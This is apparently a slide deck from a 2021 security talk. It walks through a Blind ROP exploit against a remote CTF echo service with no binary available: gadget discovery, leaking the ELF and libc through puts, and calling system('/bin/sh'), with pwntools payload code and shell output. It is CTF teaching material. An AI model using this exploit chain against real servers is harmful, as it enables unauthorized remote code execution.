LSE Winter Days
Nov. 6/7 2021

Blind Date, a journey into Blind ROP exploitation technique

Thomas Berlioz


The challenge

Blind Date

The LSE intern from Summer 2019 coded an online service to welcome new lab' students. Legend says he hid a flag on the machine running the service... Prove the old heads you deserve your place by compromising the server using the remote service only.

- Originally a challenge from FCSC 2021
- No access to source code nor the compiled binary
- We want to get a shell on the server

Understanding the service



Looks like an echo server, 2 possible vulnerabilities:

- format string attack
- buffer overflow

A format string bug?

- Well known vulnerability occurring with an unsafe usage of a *printf* function supporting formatting

- The code would look like this:

```c
// includes ...

int main(void)
{
    char username[SIZE]; // we do not know SIZE yet
    // [ ... ] ← get input with `scanf` or `gets` or whatever
    printf("Welcome to the LSE, ");
    printf(username); // ⟵ unsafe line
    printf("\nBye!\n");
    return 0;
}
```


More like a buffer overflow…

- We can easily test by sending a formatting string which would leak the stack if there was an vulnerable *printf* call

```
root@kali:~/LSE/Blind_Date/exploit
File  Actions  Edit  View  Help
 ~/LSE/Blind_Date/exploit git:(master) nc localhost 1337
Hello you!
What's your name?
>>> %x.%x
Welcome to the LSE, %x.%x
Bye!
 ~/LSE/Blind_Date/exploit git:(master)
```

Not a format string attack! Let's check the overflow…

What’s a stack buffer overflow?




- Occurs when we do not check if the user input fits in the buffer it went in
- If there is no protection such as canary, we can overwrite data behind the buffer
- It means that we can take control of execution flow because the return address we jump on is located on the stack

RET is equivalent to POP RIP

Recon

- Increment input size until program crashes

- Check the protections:
  - on the binary (PIE, canary)
  - on the server (ASLR)



Program crashes after 40 bytes
= (probably stack) buffer overflow

Recap

- x86-64 addresses = 64-bit executable running
- We always leak the same bytes which looks like an address:
  - PIE off
  - no canary
- The stack addresses are randomized = ASLR on
- Crash after 40 bytes, trash in buffer = char buffer[32];
- Does not print “ *Bye!* ” when it crashes = intermediate function

```c
// includes ...

void vuln(void)
{
    char buffer[32]; // not initialized
    read(0, buffer, INPUT_SIZE); // we do not know how many bytes it reads
    printf("Welcome to the LSE, %s\n", buffer); // safe printf
    return; // ⟵ vulnerable return
}

int main(void)
{
    printf("Hello you!\nWhat's your name?\n>>> ");
    vuln();
    printf("Bye!\n");
    return 0;
}
```

Ok cool bro, so what?


Return Oriented Programming

- Once we control the execution flow = we control RIP
- Use *gadgets* to execute instructions sequences from the binary itself and jump somewhere else using *ret* instruction
- We control the stack values with the stack buffer overflow!

For instance, this gadget allows the attacker to control RDI, which is the first argument in the x64 calling convention.

```
pop rdi     ; this pops the following address on the stack into `rdi`
ret         ; we regain execution flow control with the next stack address
```

A visual representation




Ok cool bro, but...

We can't locate the gadgets without the binary!

The stop gadget

- Most important gadget
- Essential to confirm we regain execution flow control during each step

In our case, we expect that there's an address that, if we jump on it, produces the following output:



How do we find it?

- we fill the buffer and RBP
- then we overwrite the return address with an address X from the binary
- we loop until the address X produces the expected output (called reference)

Be careful, several addresses could produce this output!

The stop gadget

```
root@kali:~/LSE/Blind_Date/exploit
File  Actions  Edit  View  Help
~/LSE/Blind_Date/exploit git:(master) ✗ ./main.py
[+] padding = 40
[+] leaked return addr = 0x4011cc
[*] searching stop gadget, base addr = 0x400000
[+] stop gagdets = ['0x4011cc', '0x4011cd']
[+] chosen stop gagdet = 0x4011cc
~/LSE/Blind_Date/exploit git:(master) ✗
```

We know that, if we trigger the reference used for this stop gadget, it means we hit one of those addresses

⇒ **We have a reliable way to know when we control RIP!**

The attack plan

ASLR on:

- leak a libc address
- find the libc version
- get offsets for `` `/bin/sh` `` string and *system* function
- *system("/bin/sh")*

⇨ We need to control the first argument = RDI in x64 calling convention

Ok cool bro… But we still have no clue which gadgets we can find in the binary… Do we?

The BROP gadget

- The ultimate gadget
- Almost all binaries have it because it’s located at the end of `***__libc_csu_init***` which is part of the libc startup routine
- Easy to spot as it pops 6 values from the stack = very unlikely to get a false positive

```
40126a:    5b       pop    rbx
40126b:    5d       pop    rbp
40126c:    41 5c    pop    r12
40126e:    41 5d    pop    r13
401270:    41 5e    pop    r14
401272:    41 5f    pop    r15
401274:    c3       ret
```

Ok cool bro… But we can’t control RDI with it

PWN IS AWESOME


```
40126a:    5b       pop    rbx
40126b:    5d       pop    rbp
40126c:    41 5c    pop    r12
40126e:    41 5d    pop    r13
401270:    41 5e    pop    r14
401272:    41 5f    pop    r15
401274:    c3       ret
```

What if we jump on 0x401273... ?

```
401273:    5f    pop    rdi
401274:    c3    ret
```

⇒ We get a new gadget inside the BROP gadget!

Recap



Finding the BROP gadget means being able to control RDI and RSI = two first arguments of a function

To find it:

- overwrite RIP with the address we increment at each loop
- followed by 6 trash addresses that should be popped into RBX, RBP, R12, R13, R14 and R15 if the address is the right one
- followed by our stop gadget loaded into RIP by the last `*ret*`
- if the address is the good one, we will get our reference in the output!

Let the hunt begin…

```
root@kali:~/LSE/Blind_Date/exploit
File  Actions  Edit  View  Help

~/LSE/Blind_Date/exploit git:(master) ✗ ./main.py
[+] padding = 40
[+] leaked return addr = 0x4011cc
[+] stop gagdets = ['0x4011cc', '0x4011cd']
[+] chosen stop gagdet = 0x4011cc
[*] searching BROP gadgets, base addr = 0x400000
[+] brop gadgets = ['0x401232']
~/LSE/Blind_Date/exploit git:(master) ✗
```

No false positive!

⇒ We can now control registers!

Here comes *puts*

- Quick reminder: we need to leak an address from the GOT to identify the libc
- Problem: we have no idea where the relocation table is located in the binary, and even if we knew it, we would have no idea which symbol we leak
- Solution: we control at least 2 arguments, we know *puts* is used, let's try to leak its address in order to print whatever we want next!

```
try:
    # build payload
    addr = base_addr + i
    pld = b'c' * 40              # fill buffer
    pld += p64(pop_rdi)          # load `pop rdi; ret` opcodes in `rdi`
    pld += p64(pop_rdi)          # puts arg = '\x5f\xc3'
    pld += p64(addr)             # puts addr
    pld += p64(stop_gadget)      # stop gadget

    # send payload and receive response
    debugInfo(f'searching puts addr, trying {hex(addr)}', debug)
    r.recv(timeout=timeout)
    r.send(pld)
    res = r.recv(timeout=timeout)
    if b'\x5f\xc3' in res:
        return addr
```

Getting *puts* address

```
root@kali:~/LSE/Blind_Date/exploit
File  Actions  Edit  View  Help
~/LSE/Blind_Date/exploit git:(master) ✗ ./main.py
[+] padding = 40
[+] leaked return addr = 0x4011cc
[+] stop gagdets = ['0x4011cc', '0x4011cd']
[+] chosen stop gagdet = 0x4011cc
[+] brop gadgets = ['0x401232']
[+] `pop rdi; ret` gadget = 0x40123b
[*] searching puts addr, base addr = 0x400000
[+] puts address = 0x401025
~/LSE/Blind_Date/exploit git:(master) ✗
```

We can now call *puts* with any argument we want!


⇨ We can leak the whole binary to find interesting addresses!

Leaking the ELF

Actually a very simple part:

- we can call puts
- with any argument we want

- Loop over the whole ELF addresses and call *puts* with the address
- Parse the output to get the leaked data
- No data means a null byte at this address




Let’s analyze it!

```
 ~/LSE/Blind_Date/exploit git:(master) ✗ file dumped_binary
dumped_binary: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynami
cally linked, interpreter /lib64/ld-linux-x86-64.so.2, stripped
 ~/LSE/Blind_Date/exploit git:(master) ✗
```

we correctly dumped the ELF

Load binary into Ghidra:

- Identify functions
- Find *puts* call
- Find *puts* GOT entry



Dissect the binary

```
undefined8 FUN_004011b7(void)

{
  FUN_00401030(s_Hello_you!_00402032);
  FUN_00401152();
  FUN_00401030(&DAT_0040203d);
  return 0;
}
```

```
void FUN_00401152(void)

{
  undefined local_28 [32];

  FUN_00401030(s_What's_your_name?_00402004);
  FUN_00401040(&DAT_00402016);
  FUN_00401060(_DAT_00404048);
  FUN_00401050(0,local_28,0x80);
  FUN_00401040(s_Welcome_to_the_LSE,_%s_0040201b,local_28);
  return;
}
```

[DEMO GHIDRA]

```
              **************************************************************
              *                          FUNCTION                          *
              **************************************************************
                undefined FUN_00401030()
  undefined       AL:1            <RETURN>
                FUN_00401030                    XREF[3]:   FUN_00401152:00401161(c),
                                                           FUN_004011b7:004011c2(c),
                                                           FUN_004011b7:004011d3(c)
  00401030 ff 25 e2 2f 00      JMP          qword ptr [DAT_00404018]
           00
```

puts GOT entry!

⇒ We could do the same with *printf*

Leaking the LIBC

For the functions we know *(puts / printf):*

- call *puts(function_got)* and return on *main* to flush stdout
- the output will be the *function* address in the libc
- then use libc.blukat.me to deduce the libc version

The final strike

- Compute the libc base
- Compute the interesting functions addresses

```
libc = ELF('./libc6_2.27-3ubuntu1.4_amd64.so')

libc_base = leak - libc.sym['puts']
system = libc_base + libc.sym['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))
```

We can FINALLY call *system("/bin/sh")* !

I am (g)root

```
./main.py
File  Actions  Edit  View  Help
 ~/LSE/Blind_Date/exploit git:(master) ✗ ./main.py
[+] padding = 40
[+] leaked return addr = 0x4011cc
[+] stop gagdets = ['0x4011cc', '0x4011cd']
[+] chosen stop gagdet = 0x4011cc
[+] brop gadgets = ['0x401232']
[+] `pop rdi; ret` gadget = 0x40123b
[+] puts address = 0x401025
[+] libc puts leak = 0x7fa55da52210
[*] '/lib/x86_64-linux-gnu/libc-2.32.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] libc base = 0x7fa55d9dc000
[+] system = 0x7fa55da25e10
[+] binsh = 0x7fa55db6569b
[+] sending last payload - enjoy your shell :)
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ cat flag.txt
LSE{SRS_BE_LIKE_CLIC_CLIC_IM_A_HACKER}
$
```

LSE Winter Days
Nov. 6/7 2021

Blind Date, a journey into Blind ROP exploitation technique

Thomas Berlioz

La root est longue mais la voie est libre

All files (including original challenge) are available on github.com/Ewael/LSE

Thank you for your attention, any question?